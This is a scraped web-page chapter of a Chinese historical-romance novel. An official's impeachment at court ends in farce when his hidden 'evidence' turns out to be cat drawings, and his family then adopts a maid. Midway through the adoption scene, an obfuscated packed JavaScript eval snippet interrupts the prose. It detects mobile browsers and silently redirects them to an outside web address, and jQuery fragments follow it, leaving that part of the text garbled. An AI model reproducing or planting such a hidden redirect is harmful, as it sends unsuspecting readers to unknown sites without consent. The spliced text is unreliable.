默认冷灰
24号文字
方正启体

2. 她不一样

作者:落乔叶本书字数:K更新时间:
    然而,有时便是越怕什么,越来什么。


    早朝一如既往的骂战后,洛父安静如鸡的站在角落,松了一口气,就等着司礼监掌印太监喊退朝回家了。


    忽然前排一个身影向前大步而出,声音铿锵有力,“臣,镇国公萧朗越,昧死启奏圣上。”“臣闻,邦之固在吏治,吏之清在奉公。今皇城府尹洛有歌,身负京畿治民之责,却行贪墨败法之举……恃权作恶,败坏朝纲,若不从严究治,恐民心离散,法度不存。”


    “恳请圣上下旨,命廷尉彻查洛有歌一案,以儆效尤,以安民心!”


    对方言罢,躬身长揖退回班列,一副为国为民,心怀天下的模样,若非洛父知晓自己的清白,还真有可能被他给诓了去。


    没想到真叫雪儿说中了,今日果真有人弹劾他!


    洛父磨了磨牙,在心中暗骂了句对方不不要脸,栽赃陷害简直不当人子,上前出列躬身。


    “圣上,老臣冤枉啊!这镇国公张口便要污臣清白,却连个像样的证据都拿不出,这与将朝堂当儿戏有何区别?”


    镇国公再次走出,瞥了眼洛父,眼底的轻蔑一闪而过。


    “老夫敢谏言此事,自是掌握了确切证据,莫非洛府尹敢做不敢当?”


    不等洛父出言反驳,镇国公老神在在道:“你贪张枉法,克扣钱粮中饱私囊,连自己的亲信都看不过眼,这才良心难安的找上老夫。”


    “回圣上,证据就藏在洛有歌书房西南角,书柜下的第三块木板中,此事真假,圣上派人一看便知。”


    听到这话,回想起那暗格所存放的东西,洛父脸色大变,大声驳斥,“胡说,不过是几本闲书罢了,与你所说有何干系?”


    镇国公见他涨红了脸,内心有些疑惑。


    奇怪,按理来讲洛有歌该力证清白,说自己书房并无隐藏才对,怎么反而是一副恼羞成怒的模样?


    不待两人继续争辩,上头坐着的那位便发话了。


    “肃静!朝堂之上吵吵闹闹成何体统!”


    皇帝扫视了下方水火不容的两人一眼,开口道:“金羽,你现在带人去洛府尹家中一趟,究竟谁对谁错,待会自然水落石出。”


    “是,臣领命!”


    洛父几近绝望的低垂下头,神色木然,总究还是没能保住最后的颜面啊!


    人不犯我,我不犯人!


    既然对方存心要害他,那就别怪他玩把狠的了!


    洛府距离皇宫并不远,再加上金羽骑术了得,不过短短一炷香时间,就将黑包裹带到朝堂,双手呈上。“圣上,在镇国公所说位置,果真寻到了这个包裹。”


    “呵,好一个清清白白洛府尹!东西都找到了,朕看你还有什么话说!”


    皇帝被气得不行,伸手解开包裹,拿出其中一本翻开,脸上呆滞一瞬,眼神诡异地看了眼下方心如死灰的洛父,又抽出另一本翻开。


    “咳……洛爱卿这喜好,还挺独特。”


    书上一幅幅画生动又形象,全是姿态万千,露出身后两颗饱满球球的各色狸奴。


    有洛府养的金丝虎,也有隔壁木尚书家的乌云啸铁,还有街边卖蒸饼小贩所养的雪里拖枪,只有别人想不到,就没有他画不了的。


    洛父尴尬地笑了笑,笑得比哭还难看,“圣上别看了……”


    皇帝瞧着那一只只软萌可爱的团子,摸了摸下巴,合上书册揣进怀里,“洛爱卿还是该以事业为重,这东西朕就没收了。”


    最终,洛父失去了心爱的作品,而镇国公则被皇帝给狠狠训斥了一顿,两人皆是耷拉着脸回到家。


    洛府,庭院内。


    洛晴雪正抱着猫,站在水池边看玉烟撒鱼食,右手有一搭没一搭的给毛团顺毛,池底的锦鲤闻味赶来,尾巴一摇哗啦作响,水珠四溅,荡起层层涟漪。


    “小姐,夫人唤您和玉烟去东院。”洛母派来的女使找到人,连忙上前说道。


    “嗯,我知道了。”


    洛晴雪将懒洋洋的毛团子塞给她,微微活动了一下有些酸涩的手臂,叮嘱道:“今天刚喂过,你看好这胖家伙,万不可再喂,不然该抱不动了。”“是。”女使点头答应,将毛团接过。


    还未走进东院,隔大老远洛晴雪就听见自家父亲骂人的声音。


    “夫人你说那萧朗越是不是脑壳有包?老夫平日里都搁朝上装透明了,还死揪着我不放!”


    “他当是开国那会儿呢?老镇国公都去多少年了,他萧家莫非想要上天不成!动不了大的,还动不了小的吗?!老夫以后就跟他萧家杠上了!”


    洛晴雪脚步一顿,装作没听见,敲了敲门。


    见着是她来,洛父脸上的怒色一收,温和道:“雪儿和玉烟来了?”


    对比刚刚的骂声,洛父这柔声细语喊人名字的态度,让玉烟听得心里直打鼓,连忙福身行礼。


    洛晴雪却是猜到双亲叫玉烟来所为何事,听爹爹的骂声,就知道昨天她说的话今早已经灵验了。


    果然,下一秒她娘走过来,伸手将玉烟拉了起来,“玉烟来家里也有十三年了吧,现在都是个亭亭玉立的大姑娘了。”


    “回夫人,恰好十三年过一月,多亏当年小姐相救,否则哪有玉烟的今日。”玉烟想起那时候的场景,心中依旧一阵后怕。


    她五岁时大旱,山上连草根和树皮都被吃绝了,在家中爷奶饿死后,爹娘无法只能将最大的一个孩子卖去菜摊当两脚羊,换些泥饼来充饥。若非在挣扎时逃出饭店,出门正撞上去医馆瞧病的洛晴雪,早被人端上桌给吃了。


    “你比雪儿大不了多少,在做事上却要比我们都要细致。”洛母听见她的话,也同样想起了那年的大灾。


    那会洛父高中探花,却因家世不够被排到了大旱的樊城,等到了地方雪儿更是水土不服,没几天就瘦了一大圈。


    洛母感叹完,没跟玉烟再绕圈子,直截了当道:“雪儿很喜欢你,正巧我与老爷也有心收你为养女,所以想找你来问问意见。”


    玉烟愣住,怀疑自己听差了,“夫人,奴婢是小姐买来的……”


    “你我之间的感情,难道还要约束在那张纸上吗?”洛晴雪说着,掏出荷包中的那张早已准备好的身契,归还给对方。


    “玉烟姐姐这些年待我极好,哪是那半袋子黍米能相抵的,以后我们便是姐妹了。”


    玉烟颤颤巍巍抖着双手,接过那张纸看了好一会,猛不丁跪地朝着三人磕了一个响头,才被洛晴雪伸手给拦住。


    洛母;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17206244|197353||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''将额头红肿的玉烟带去上药,留下洛晴雪与洛父继续谈话。


    有了早上那一出,洛父对女儿所说的预知梦深信不疑,他倒上一杯热茶推给对方,开口道:“雪儿,你所说的那位莫钰是荒洲人士?”


    洛晴雪点头,“阿钰哥哥他是荒洲镇南山的猎户,身手不凡,每次出门都能打着猎物给我买药和吃食。”


    提起前世的夫君,她捧起茶杯目光柔和,“我刚瞎那会脾气很差,什么都看不见,整日怨天尤人,恨不得将所能够到的一切全给砸了。”


    “他上午出门打猎,下午就回来收拾我弄出的烂摊子,往桌角上都包了布套子,给我读最新出的话本……”


    “他识字?”洛父惊讶。


    荒洲本就人迹罕至,是出了名的困难户,每每看见这个名字,不是流放便是在朝朝廷求赈灾粮。


    而镇南山更是了无人烟,能住在这上面的猎户,想也知道不会有个很好的家境,没成想对方居然还识字。


    洛晴雪看出洛父的疑惑,解释道:“阿钰哥哥的才学不比大哥差,只是因为脸上有道疤痕,坏了面容不能科举,才被家人抛弃进了镇南山。”


    这倒是比洛父想得要好,原以为只是个大字不识的粗鄙汉子,没成想识字有才华,身手不差会打猎,性格听上去也很不错。


    难怪只是一个看不见的梦中人,却能让自家这个宝贝闺女给心心念念惦记上。


    “要冬至下雪了,你身体也还没养好,现在我肯定是不准你出门的,等过完年,再去寻你的阿钰哥哥吧。”


    听见来自长辈的调侃,洛晴雪红着脸垂下头,呐呐不语。


    不过在家中危机被真正解决前,她本来也没打算去见夫君,万一给对方带去麻烦就不好了。


    “明天你陪玉烟那丫头去置办几身得体的衣裳首饰,别忘了给你自己也买几身,以后她便是你养姐了,也是咱洛家的大小姐,不能叫外人看轻了去。”洛父接着道。


    “嗯,女儿知道了。”


    这些话其实洛父不说,洛晴雪也会去做。


    若说莫钰是她瞎眼后,在荒洲里唯一的光亮,那玉烟姐姐便是在抵达光亮前,将她在死亡面前多次救下的恩人。


    如果没有玉烟的一路跟随,她根本活不到荒洲。


    翌日,天刚蒙蒙亮。


    洛晴雪将一脸恍惚的洛玉烟给拉上桌,一家四口吃完早饭,送走赶去上早朝的洛父,选了一家熟悉的金楼进门。同一时刻,金楼对面的茶馆三楼,正坐着两位男子。


    一位身穿白衣,气质儒雅随和,借着长袖遮挡,偷摸将手中的酒液给倒掉。


    另一位则打扮张扬,一袭红衣浓烈胜火,不断的在给自己续杯灌酒。


    白衣男无奈,看着对方那股子不要命的喝酒架势,劝说道:“路乘钰,世间好女郎千千万,你就非得在这一棵树上吊死吗?”


    路乘钰吸了吸鼻子,想要反驳回去,结果张口便是两声嘎嘎嘎。


    路乘钰:……


    “得!你风寒又加重了,孤就不该求情放你出门,这次回去要是被你姐知道了,准得把孤给念叨死。”白衣男头疼道。


    路乘钰用筷子尖沾上醋,倔强地在桌面上写道:


    『你不懂,她不一样。』
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)